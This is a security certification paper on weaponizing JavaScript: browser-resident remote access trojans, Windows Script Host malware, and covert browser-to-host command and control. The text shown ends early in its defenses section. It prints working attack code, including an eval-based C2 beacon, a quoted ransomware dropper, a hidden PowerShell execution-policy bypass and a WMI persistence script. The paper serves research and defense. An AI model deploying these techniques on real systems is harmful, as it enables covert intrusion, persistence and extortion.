Global Information Assurance Certification Paper

JavaScript Weaponized

GIAC (GCCC) Gold Certification

Author: Matthew Toussain, matt@spectruminfosec.com
Advisor: Rob VandenBrink
Accepted: December 5th 2016

Template Version September 2014

Abstract

JavaScript interpreters are everywhere, and they are far from confined to the web browser. The 2016 evolution of Ransomware is spurred on by the concept and potential for JavaScript appearing on the host. Furthermore, JavaScript malware can take advantage of the primary pathway by which most users access the Internet: the web browser. Underneath the innocuous simplicity of these portals to the web lies an infrastructure complex enough to rival any major operating system. JavaScript provides the information security professional a multifaceted path to attack complex software platforms that has led to rampant client-side exploitation. As the primacy of web-based technologies continues to advance, the opportunity for merciless exploitation will only increase. By leveraging inherent JavaScript capabilities, security professionals can acquire interactive sessions within a browser, harvest sensitive information against arbitrary origins, and pivot into internal networks. Between the browser and the host, there is ripe potential for catastrophic damage. This paper will discuss major avenues of approach, leveraging a clandestine toolkit of in and out of browser techniques to accelerate the compromise.

1. Introduction

With the massive expansion of cloud-based infrastructure, most of today's most popular applications are web-based, and their logic is JavaScript. As web-based technology becomes more advanced, frontend browser frameworks can take advantage of more complex functionality. There are more JavaScript repositories on GitHub than any other language (GitHut, 2016). Google Trends data suggests that only two major programming languages have a continuously growing following: JavaScript and Python (Carbonnelle, 2016).

Attacks observed in the wild have shown steady increases in complexity and elegance with occasional periods of macromutation. The evolution of server-side attacks into the client space circa 2002 changed the operating concept for attackers, and instigated a massive charge forward into new dimensions of the intrusion (Caceres, 2006). An additional consequence of this trend, is the recent proliferation of attack techniques focused on leveraging software already native to the environment. PowerShell, for example, is a core component of the Windows operating system. Since 2013 it has also been a core component of the methodology employed by advanced threats (Kazanciyan & Hastings, 2014). In 2015, a significant portion of client-side attacks were delivered in the form of Microsoft Office Macros due to their formidable potential as a simple, effective infection mechanism. Network defenders and vendors have also begun to focus on locking down macro execution (Microsoft, 2016). In order to remain one step ahead of the defenders, today's cybercriminals are employing a different strategy that likewise uses existing software to accomplish malware execution. Many cyber gangs now distribute their malware as JavaScript attachments and drive local execution through the Windows Script Host (WSH). This technique has become a trademark of ransomware.

From a security perspective, the rich set of JavaScript functionality implemented by all major browsers, in addition to core Windows components, engenders a wide array of vulnerable space for exploitation potential. The focus here has generally been to exploit browser security flaws to gain access to the underlying operating system. Given that the browser itself functions as the portal to nearly all applications with which users

Author Name, email@address

interact, direct exploitation often provides a sufficient degree of access to accomplish an attacker's objectives.

Red exists to sharpen blue. Network defenders with insight on the tools and techniques employed by today's threats can appropriately assess risk and employ mitigation strategies. Defending against this brand of malware, is difficult because JavaScript is not only an intrinsic component of the Windows operating system, but it is also an obligatory segment of a productive operating environment. Viewing defenses more holistically, the critical security controls provide a framework to focus defensive effort on key areas vital to the attacker's success. This paper will discuss some of the more potent strategies and the underlying controls that empower defense. Specifically, understanding and implementing the critical controls: Email and Web Browser Protections, Malware Defenses, and Data Recovery Capability is a vital first step.

There are several limitations and hurdles to launching browser resident intrusion campaigns, but like everything in security, they can be overcome. This paper will explore advanced JavaScript attack techniques that can be used to covertly replicate crucial network penetration techniques within the browser and beyond.

2. Exploitative Potential of Weaponized JavaScript

2.1. Interactive Shells in the Browser

Modern browsers have the high-level capacity of any operating system. Browsers can manage resources, store data, make network connections, natively communicate over multiple protocols, and more. As a result, acquiring a shell within the context of a user's browser provides attackers a robust set of capabilities. In some cases, an intrusion campaign may never need to extend beyond the scope of the browser; in other cases, the browser can serve as a stepping-stone to further exploitation.

Common offensive tactics that can also be launched by a compromised web browser include:

- De-anonymization
- Intranet Hacking
- Drive-by-Download

Author Name, email@address

- Hash Cracking
- Application-Level DDoS
- Webcam Hijacking
- Fingerprinting
- Internal Network Discovery/Scanning
- Credential Theft
- Browser Keylogging
- Internal Network Exploitation

When compromising browsers, there are some fundamental contextual differences that must be understood. These differences pertain to the limitations of sessions an attacker can gain against a browser. For instance, if an attacker gains the ability to execute arbitrary code inside of a targeted browser window he or she could run browser resident malware to gain an interactive session on the target. This process of gaining a session is also known as "hooking the browser". Browser hooks have a key disadvantage compared to interactive sessions against an operating system; they tend to die. When a user navigates away from the hooked page or closes the window, the session is lost. Furthermore, actions taken by the attacker are restricted to the hooked origin by a protection known as Same-Origin Policy.

2.2. Same-Origin Policy

Same-Origin Policy is a browser protection that controls how code loaded from one webpage (origin) can interact with resources from another origin. Functionally, this restriction triggers against discrepancies in protocol, port, or host (Caceres, 2006). To illustrate this effect, consider the following scenario: in the course of a security assessment, a penetration tester manages to hook the browser of a given target, and decides to dump the browser cookies. The browser currently has five tabs open and is logged into the following locations:

Tab	Tab URLs
1	http://intranet.company.com/portal.html
2	http://intranet.company.com/admin_portal.html
3	https://intranet.company.com:8080/admin_dashboard.html
4	https://intranet.company.com/profile.html
5	https://www.facebook.com

Table 2.1: Same-Origin Policy

If the browser hook resides in tab 1, what cookies would the attacker be able to access? In this case, Same-Origin Policy would allow the hook to access the admin portal because it shares a common resource pool with the tab hooked by the attacker; however, access to tab 3 would be denied on the grounds of port (8080), tab 4 would be blocked due to protocol incongruity, and tab 5 resources would be denied on the basis of host discrepancies.

Same-Origin Policy also restricts the types of requests that can be made against alternate origins. From the attack perspective, this severely limits the ability to use the exploited browser as a command and control (C2) node during compromise. Specifically, while an attacker can generally force the browser to connect to arbitrary remote devices we may not be able to access response information. This makes it difficult for the browser to be used for post-exploitation; however, there are methods, like embedded resources, that can be used to bypass these read restrictions.

2.3. JavaScript Malware Factory

To demonstrate the full capacity of JavaScript as an arbiter of malicious intent, it is constructive to devise an operating concept for remote command and control (C2). Between the vast feature set implemented by browsers and critical Windows operating system integrations, JavaScript enables data flow and control through extravagantly covert means.

JavaScript, like all scripting languages, is executed by an interpreter or engine. By far the most widely used JavaScript engines are browser resident frameworks like V8, Squirrelfish, and TraceMonkey (Mozilla, 2016). However, wscript.exe provides a host-based environment for the execution of JavaScript on all Microsoft platforms beginning with Windows 95 (Microsoft, 2012). An important consideration here is based on the juxtaposition of modern JavaScript engines found in browsers to the Windows Scripting Host. Specifically, browsers have grown exponentially in complexity in recent years due to their universal adaptation of HTML5 whereas WSH remains stagnant. Furthermore, WSH has a fundamentally different relationship with the underlying system. Together WSH and the underlying system combine to form significant differences between the intractability and cross-platform efficacy of code despite use of the same root language.

This dichotomy of interpreters forces us to split our concept of operations between browser-based sessions and sessions on the host. That said, it does reveal an opportunity. Network defenders must operate under this construct as well, even if they do not realize it. As a result, a conclusion can be made almost universally. Specifically, network defenders are focused on discovering and denying usage of their hosts as C2 nodes within their protected enclaves. That means they see certain activity common to Remote Access Trojans (RAT) as high risk:

- Arbitrary host processes communicating on the network
    - Behavioral analytics with tools like RITA can be used to uncover beaconing malware (Strand, 2016)
- Established connections on systems
- Listening ports

Triggering on these facets of malware workflow and deploying automated alerting systems is the essence behind the Malware Defenses critical security control. Altering a network enclave by adding RATs in order to facilitate interactive operations against a target, will, by its very nature, create artifacts that savvy network defenders can leverage to gain a fix on attackers. As a result, many threat actors have transitioned to utilizing inherent network capabilities like the remote desktop protocol to facilitate long-term intrusion campaigns. While this tactic effectively renders the defenses in Figure 2.1: Remote Access Trojan Detection irrelevant, it also leaves the attacker with precarious network foothold that is vulnerable to the whims of local system administrators. JavaScript host to browser interactivity provides an alternative solution by avoiding paradigm entirely.



Figure 2.1 Remote Access Trojan Detection

Author Name, email@address

As the primary gateway for users to access Internet services, the web browser is free from nearly all-defensive scrutiny concerning traffic from within its context. This means that, while network defenders may be interested in client-side exploitation of the browser, and resultant established connections, they cannot validate the safety of each line of code rendered by the browser for every website the user visits. The result is an environment for executing code that is extremely difficult to effectively defend.

2.3.1. Tactical Communications with JavaScript

An unfortunate limitation of browser-resident malware is its inability to generate significant effects on the host. A browser-to-host communication binding can facilitate external C2 through the browser. The diagram Figure 2.2: Browser-to-Host Communications Construct provides a potential working concept of operations for this tactical communications construct.



Figure 2.2: Browser-to-Host Communications Construct

Specifically, the attacker delivers the JavaScript RAT to a target user. For JavaScript malware found in the wild, this attack vector is generally an emailed script file that when clicked is automatically executed as code by the underlying Windows operating system (Ducklin, 2016). This code generally serves as a downloader for follow-on malware; however, the WSH has enough inherent capability that this tactic is at once unnecessary and inelegant.

Pure JavaScript can natively setup localized persistence and execution of arbitrary commands based on system triggers. Advanced malware like Stuxnet and Ghost have been leveraging system triggers through the Windows Management Interface (WMI) subscriptions to perform arbitrary code execution since 2010 (Graeber, 2015). These intrusion campaigns, like many in the present day, focus on leveraging wscript.exe to spawn processes for external executables (Dizon, Galang, & Cruz, 2010). Because JavaScript-centric malware is fully contained, it eliminates this phase and provides a more covert mode of operation.

At this point in the malware staging process, the backdoor would typically beacon to a remote C2 server. JSRat, a tool by Casey Smith, provides a proof of concept means of establishing a reverse shell on a given host through WScript ActiveXObjects. While this is a valid approach, the host typically leverages Rundll32 and PowerShell to make outbound connections. Although it can be difficult to identify customized malware using HTTP C2 with inherent operating system components, the methods established in Figure 2.1: Remote Access Trojan Detection still hold true.

Combining the above techniques with browser-resident malware and using the Windows netsh advfirewall's logging feature to negotiate temporary connections on the host's loopback address, can allow a remote attacker to leverage a previously hamstrung browser backdoor to execute arbitrary commands on a remote host. This command and control mechanism leverages a number of components of the Windows operating system that are typically of little value for malicious actions. As a result, these features also receive minimal scrutiny by network defenders enabling covert modes of operation. Additional features in HTML5 can enable browser resident malware to perform peer-to-peer communications, NAT traversal, and WebRTC data channels via UDP and SCTP. In the case of the SCTP and UDP protocols lack of connection state makes communications difficult to identify and analyze. Furthermore, due to their niche applications, many typical network defenses may not be postured to properly observe this traffic.

The essence of the browser-to-host command and control construct diagramed in Figure 2.2 and described above can be broken down to three generalized phases. The first is an asynchronous browser-resident agent responsible for providing the attacker with

interactive communications potential. The second component is a beaconless WSH agent that enables host level execution without the consistent network traffic that could permit detection. Finally, both components perform browser-to-host session negotiation in order to facilitate interactive operations against the target.

2.4. Asynchronous Browser Resident Agent

Web browsers run code. That is what they do. Not just signed, trusted code browsers run all code, including ads, on every website visited. Certain browser plugins like NoScript for Firefox can mitigate this attack surface somewhat, but often come at the expense of broken and unusable websites (Maone, n.d.). An important consideration is that this behavior is by design. This is how the World Wide Web works. According to Douglas Crockford, "The most reliable, cost effective method to inject evil code is to buy an ad" (Grossman & Johansen, 2013). The result is that introducing a browser agent onto a target is trivially easy for adversaries to accomplish. A presentation by researchers at White Hat Security demonstrated the potential of advertisement powered distribution mechanisms for JavaScript browser botnets. Using major advertising networks, they were able to build 1 million host strong zombie networks for as little as $150 (Grossman & Johansen, 2013).

The Browser Exploitation Framework (BeEF) Project seen in Figure 2.3: The Browser Exploitation Framework is dedicated to leveraging the web browser to deliver attacks against and within web browsers. BeEF leverages browser hooks to exploit target environments with techniques such as:



Figure 2.3: The Browser Exploitation Framework

- Information Gathering
- Network Discovery
- Tunneling
- Geolocation

The BeEF project also provides an API to accelerate rapid development and deployment of custom attack modules (BeEF Project, 2012).

2.4.1. JavaScript Frameworks

While BeEF hooks can serve as browser resident agents, the framework's complexity makes it difficult to control core-operating components. Fortunately, powerful new JavaScript frameworks like Google's AngularJS, Facebook's ReactJS, EmberJS, Meteor, and Backbone simplify rapid development of complex applications. The goal of these frameworks is to enable developers to swiftly create lightning fast single page web applications (Arora, 2016). For developing a simple JavaScript agent, the component-based infrastructure of ReactJS allows for straightforward network communication functionality. Code used in the following segments is adapted from the Origin project, which can be found on GitHub (Toussain, 2016).

2.4.2. Remote Access Trojan Design

For a Remote Access Trojan (RAT) to provide an interactive JavaScript shell in the browser, two general components are required, a C2 Server and a beaconing JavaScript RAT.

The C2 Server used by the Origin project is a Python-based program that leverages the SimpleHTTPServer module and powers command delivery through a sqlite3 database. Developing a beacon handler in ReactJS is fairly simple. Essentially, the goal is to have JavaScript code reach out to a remote web resource on a given interval, load arbitrary content, and execute the eval() function against it to deliver desired effects. An important consideration with polling functions in web design is that websites are stateless by their very nature. This means that the browser waits for the Document Object Model (DOM) to load before returning control to the user. This means that all external resources must be downloaded in order to transition code execution into an interactive session. Operators must maintain the ability to execute any desired commands as necessary. Accomplishing this in JavaScript can be complicated. ReactJS abstracts this process flow by decoupling external DOM resources, updating components, and reloading specific DOM elements to provide updates. Figure 2.4 demonstrates a C2 beacon implemented in ReactJS. ReactJS leverages AJAX to perform a get request,

manages the DOM, and sends the new information to the render function for use. In this function the <Exec /> tag is used to send data to the Exec class.

```
//Beacon Handler
var BeaconHandler = React.createClass({
  loadCommandsFromServer: function() {
    $.ajax({
      url: this.props.url,
      dataType: 'json',
      cache: false,
      success: function(data) {
        this.setState({data: data});
      }.bind(this),
      error: function(xhr, status, err) {
        console.log(this.props.url, status, err.toString());
      }.bind(this)
    });

  },
  getInitialState: function() {
    return {data: []};
  },
  componentDidMount: function() {
    this.loadCommandsFromServer();
    setInterval(this.loadCommandsFromServer, this.props.pollInterval);
  },
  //Push tasks to execution
  render: function() {
    return (
      <Exec data = {this.state.data} />
    );
  }
});
```

Figure 2.4: ReactJS Beacon Handler

The next step is to interpret the data received from the server and execute. In order to enable stealthy modes of operation, a common tactic employed by attackers is to use long beaconing time intervals to hide in the weeds and time jitter to add pseudorandom entropy and throw off frequency domain analytic solutions. To make this effective, it is necessary to queue commands on the C2 server in preparation for potentially rare and erratic communication intervals. To enable this, the C2 server loads commands into a sqlite3 database and upon receiving an API request from browser agents, loads the commands into a JSON formatted response. React handles this as seen below using the map(function()) to serialize command execution.

```
//Execute Commands
var Exec = React.createClass({
   render: function() {
      var cmdNodes = this.props.data.map(function(command) {
            //Standard JS Eval for execution
        eval(command.CMD);
        return (
           <span>
           </span>
        );
     });
     return (
     <b></b>
     );
   }
});
```

Figure 2.5: Exec Class

The RAT then executes each command using the eval() function. The final step to producing a modern ReactJS RAT is to set the API request format and set a polling interval. The code below uses the string "/0!!!1" to denote agent identification number, separator (!!!), and request type (beacon). The poll interval is set to execute the BeaconHandler class ever 1000ms and render the results in the DOM element.

```
ReactDOM.render(
   <BeaconHandler url={'/0!!!1'} pollInterval={1000} />,
   document.getElementById('oz')
);
```

Figure 2.6: Beacon Behavior Instigated by the Render Function

It is now possible to execute arbitrary content inside of the browser context to generate effects within a target environment. Some of the most useful JavaScript functions for security testers are:

- document.cookie
- document.location
- document.getElementById().innerHTML
- document.createElement()

2.5. Beaconless Windows Scripting Host Agent

The Windows Scripting Agent provides an optimal execution vector for local JavaScript files because of its direct connection to the user's click action. Specifically, even shrewd users might double click a file to open it without realizing that the underlying Windows operating system will automatically execute the contents. Given this, very recent developments in the Node.js community are pushing web applications to the Desktop. The Node-Webkit or NW.js project enables single-page application development by unlocking a diverse spectrum of features that are not normally available to browsers (Cantelon, 2013).

This application stack has already seen exploitation in the wild. Ransom32 is a packaged NW.js application that performs "Ransomware as a Service" (EMSISOFT, 2016). Because NW.js is cross-platform, compatible it can be trivially easy for malware authors to package malicious Node applications for a wide array of targets.



Figure 2.7: Ransom 32 – RaaS Payload Generator

2.5.1. Windows Scripting Host Execution

RAA by comparison is a standalone, standard JavaScript file. In order to power its ransomware feature, set it is packaged with the CryptoJS library (Abrams, 2016). RAA is generally distributed via email as attachments masquerading as doc files often ending with the extension _doc_.js. Once it completes local system encryption with AES it alerts the user and demands $250 to recover the scrambled files. Attackers leverage existing lines of organizational communication in order to remain below the radar while instigating their intrusion campaigns. Email is a ubiquitous communication channel available in nearly all organizations. Focused defenses, targeting the Email and Web Browser Protections critical security control, are necessary components of any effective network defense strategy.

```
function PWDR10() {
    var aaaadata = "TVrDiQADAAA...AAABAAAAAAAAAAAA=";
    var flo = new ActiveXObject("ADODB.Stream");
    var runer = new ActiveXObject("WScript.Shell");
    var wher = runer.SpecialFolders("MyDocuments");
    wher = wher + "\\" + "ii.exe";
    flo.CharSet = "437";
    flo.Open();
    var pny_ar = CryptoJS.enc.Base64.parse(aaaadata);
    var pny_dec = pny_ar.toString(CryptoJS.enc.Utf8);
    flo.Position = 0;
    flo.SetEOS;
    flo.WriteText(pny_dec);
    flo.SaveToFile(wher, 2);
    flo.Close;
    wher = "\"" + wher + "\"";
    runer.Run(wher);
    return 0
}
PWDR10()
```

Figure 2.8: RAA Ransomware

RAA, like many JS powered malware downloaders, leverages WSH to perform execution on the host. Unlike traditional downloaders, however, RAA is fully self-

contained. It even includes a password-stealer called Pony. Rather than download and execute the password-stealer like many simple WScript downloaders, RAA encapsulates the binary data as ASCII text by base64 encoding the payload as seen in the aaaadata variable in Figure 2.8: RAA Ransomware. Next, the package is converted to executable and saved in the MyDocuments directory as "ii.exe".

Process execution using WSH interpreted JavaScript is accomplished using the "WScript.Shell". The straightforward runCalc() function in Figure 2.9 demonstrates basic Windows system execution. Windows assigns a scroll icon to files with the .js extension. Users are often confused by the apparent text content and lulled into clicking. Threat actors further abuse this condition by using naming conventions as seen in RAA. Unless specifically configured in the Windows Explorer options, Windows will not display the .js file extension to the user, causing malicious files to appear with a single extension visible, for example, ransomware.doc.js will be displayed as ransomware.doc.



Figure 2.9: WSH ActiveX Command Execution

The only effective defensive strategy against ransomware is backup. The critical security control: Data Recovery Capability is illustrative of this requirement. While the purpose of ransomware may be extortion, it is often common for resultant permanent loss of data regardless of whether fees are paid or not. After receiving the victim's money the criminal has zero incentive to deliver the promised decryption key. Maintaining a Data Recovery Capability is an important consideration for continuity of operations planning, but it is also the only solution for ransomware-focused cyber extortion campaigns.

Using the same ActiveXObject("WScript.Shell") method can execute multifaceted PowerShell scripts. The PowerShell information security community, often referred to by the moniker "PowerShell Mafia," have put together a robust repository of PowerShell capabilities that implement much of the feature sets that for the core

components of modern offensive security testing. Leveraging these existing solutions from within WSH as shown in Figure 2.10: Executing PowerShell from within JavaScript allows JavaScript malware to demonstrate capabilities that are not otherwise available.

```
exec = new ActiveXObject("WScript.Shell").Run('powershell.exe -w h -nologo -
noprofile -ep bypass C:\\Windows\\System32\\calc.exe',0,true);
```

Figure 2.10: Executing PowerShell from within JavaScript

For example, having gained arbitrary code execution a critical next step for malware is to establish persistence on infected host systems. The Windows Management Interface provides an optimal, covert mechanism to perform this function. WMI is an enterprise management tool installed by default on Windows XP and later Microsoft environments.

```
$computer = "WIN7VM"
$filterNS = "root\cimv2"
$Interval = 30000
$wmiNS = "root\subscription"
$query = @"
 SELECT * from __TimerEvent
 WHERE TimerId = 'UT'
"@
$filterName = "GPU"
$scriptFileName = "C:\origin.js"


Set-WmiInstance -Class __IntervalTimerInstruction `
 -ComputerName $computer -Namespace $wmiNS -Arguments `
  @{TimerId="UT"; SkipIfPassed="False"; IntervalBetweenEvents=$Interval}


$filterPath = Set-WmiInstance -Class __EventFilter `
 -ComputerName $computer -Namespace $wmiNS -Arguments `
  @{name="GPU"; EventNameSpace=$wmiNS; QueryLanguage="WQL";
    Query=$query}


$consumerPath = Set-WmiInstance -Class ActiveScriptEventConsumer `
 -ComputerName $computer -Namespace $wmiNS `
 -Arguments @{name="GPUpdater"; ScriptFileName=$scriptFileName;
  ScriptingEngine="JScript"}

Set-WmiInstance -Class __FilterToConsumerBinding -ComputerName $computer `
  -Namespace $wmiNS -arguments @{Filter=$filterPath; Consumer=$consumerPath}
```

Figure 2.11: Localized Persistence with WMI

Its purpose is to enable system administrators to rapidly query local system databases for information. It was designed to use Visual Basic as its scripting language to enable extensibility. From the perspective of JavaScript malware, this enables an ideal interconnection. The WSH host is responsible for both Visual Basic and JScript execution. It is important to note that the WMI Standard Event Consumer – scripting application scrcons.exe is serves as a WMI implementation of the more commonly used wscript.exe interpreter. The WMI __EventConsumer class can be used to register a permanent event consumer; among these the ActiveScriptEventConsumer class can be triggered to launch ActiveX script code upon delivery of a specified event (Dizon, Galang, & Cruz, 2010).

To register a permanent event consumer, WMI uses the __EventFilter class. EventFilters are used to query the WMI database using the WMI Query Language

(WQL). If the query condition returns as true it can activate a __FilterToConsumerBinding, which can be used to trigger execution via means such as __IntervalTimerInstruction. Effectively, this system combines to for persistent execution of arbitrary code by way of ActiveXObjects.

2.6. Browser-to-Host Session Negotiation

The truly unique opportunity provided by the JavaScript malware concept is the separation of command and control functions from local system execution capabilities. The final component to realizing this covert C2 premise is to connect the browser to the host for local execution. The web browser itself sandboxes external code in order to protect the local system from exploitation. Protections like Same-Origin Policy limit the browser's ability to read/write information through network connections. To pass data through this veritable minefield of inhibitions requires three general steps:

1) Setup a trigger on the host that the browser can affect and the beaconless WScript agent can read

2) Open temporary session on the host to receive arbitrary command and control data

3) Bypass Same-Origin Policy restrictions to shovel information from the browser into this tunnel

Browser-based JavaScript has the ability to control navigation. Same-Origin Policy restricts this by way of port, protocol, and host. In order to negotiate an interactive C2 channel, the agent will need to accomplish variance of all three. Fortunately, this protection was envisioned to safeguard the user's critical information by limiting one website's ability to access and control resources belonging to another application. Encapsulating connections with resources held on the backend of the C2 server and WSH agent can function as a workaround to preserve session state, by recombining the two-way beacons that the browser agent delivers.

2.6.1. Using the Windows Firewall as a Trigger

We can control navigation in the browser, and we can log connection attempts on the host with the Windows firewall by setting up logging as follows:

```
netsh advfirewall set currentprofile logging filename C:\firewall.log
```

```
netsh advfirewall set currentprofile logging maxfilesize 4096
netsh advfirewall set currentprofile logging allowedconnections enable
```

The Windows firewall is limited to logging against open ports. To eliminate the need for a listening service we can leverage the Windows sharing protocol, SMB. Connecting to this socket from the browser can be accomplished using the document.createElement() function to create new iframes in the browser and set the source to the destination we need to connect to as seen in Figure 2.12: Cross Origin Requests below:

```
var crossOriginRequest = document.createElement('iframe');
document.body.appendChild(crossOriginRequest);
crossOriginRequest.setAttribute('src', 'http://127.0.0.1:445');
```

Figure 2.12: Cross Origin Requests

The WSH agent parses the firewall log for connection attempts to port 445 from the loopback interface as seen implemented in PowerShell pictured below.

```
PS C:\Users\0sm0s1z\Desktop\Origin\tmp> Get-Content C:\pfirewall.log | Select-String 127.0.0.1 | Select-String 445

2016-12-02 15:15:49 ALLOW TCP 127.0.0.1 127.0.0.1 44937 445 0 - 0 0 0 - - - SEND
2016-12-02 15:15:49 ALLOW TCP 127.0.0.1 127.0.0.1 44937 445 0 - 0 0 0 - - - RECEIVE
2016-12-02 15:16:31 ALLOW TCP 127.0.0.1 127.0.0.1 44951 445 0 - 0 0 0 - - - SEND
2016-12-02 15:16:31 ALLOW TCP 127.0.0.1 127.0.0.1 44951 445 0 - 0 0 0 - - - RECEIVE
```

Figure 2.13: Netsh advfirewall Logging

Once a trigger is discovered, the host-based agent instantiates a local JavaScript socket server by leveraging the Windows .Net system from within JavaScript.

```
function owServer()
{
  var address, port, receiveTimeout, socket, connectionsQueueLength,
        connectedSocket, broadcast, endpoint, byteType, binaryData,
maxLength,
        receivedLength, byteStr, str;

  address = "127.0.0.1";
  port = 2000;
  receiveTimeout = 15000;
  connectionsQueueLength = 2;

  socket = dotNET.System_Net_Sockets.Socket.zctor(
        dotNET.System_Net_Sockets.AddressFamily.InterNetwork,
        dotNET.System_Net_Sockets.SocketType.Stream,
        dotNET.System_Net_Sockets.ProtocolType.Tcp);
  broadcast = dotNET.System_Net.IPAddress.Parse(address);
  endpoint = dotNET.System_Net.IPEndPoint.zctor_2(broadcast, port);
  socket.Bind(endpoint);
  socket.Listen(connectionsQueueLength)

  connectedSocket = socket.Accept();
  connectedSocket.SetSocketOption_3(
        dotNET.System_Net_Sockets.SocketOptionLevel.Socket,
        dotNET.System_Net_Sockets.SocketOptionName.ReceiveTimeout,
        receiveTimeout);


  maxLength = 256;
  byteType = dotNET.System.Type.GetType("System.Byte");
  binaryData = dotNET.System.Array.CreateInstance(byteType, maxLength);
}
```

Figure 2.14: WSH Socket Server

Finally, the browser leverages cross origin requests to establish a two-way data channel with the WSH server on the loopback interface.

2.7. JavaScript Defenses

Defending against attacks that leverage script code to generate effects is difficult. Much of the challenge stems from the fundamentals. Fundamentally, JavaScript is an intrinsic component of both the Windows operating system and all major web browsers. In many places, JavaScript is a necessary technology that enhances user experience and productivity. Nevertheless, there are a number of security controls and methodologies that can mitigate much of the impact of recent strains of JavaScript malware. In general, the most potent techniques can be categorized within the following critical security controls:

- Email and Web Browser Protections
- Malware Defenses
- Data Recovery Capability

2.7.1. Email and Web Browser Protections

Network level defenses against JavaScript traditionally focused on catching browser exploits using intrusion detection systems. Evasion of these signature-based detection systems is well understood; however, by leveraging the malleable set of features inherent to JavaScript, it is unnecessary. Disabling execution of JavaScript was once a valid method of protection, but as the single-page site archetype begins to take over disabling JavaScript in the browser will become increasingly detrimental to user productivity.

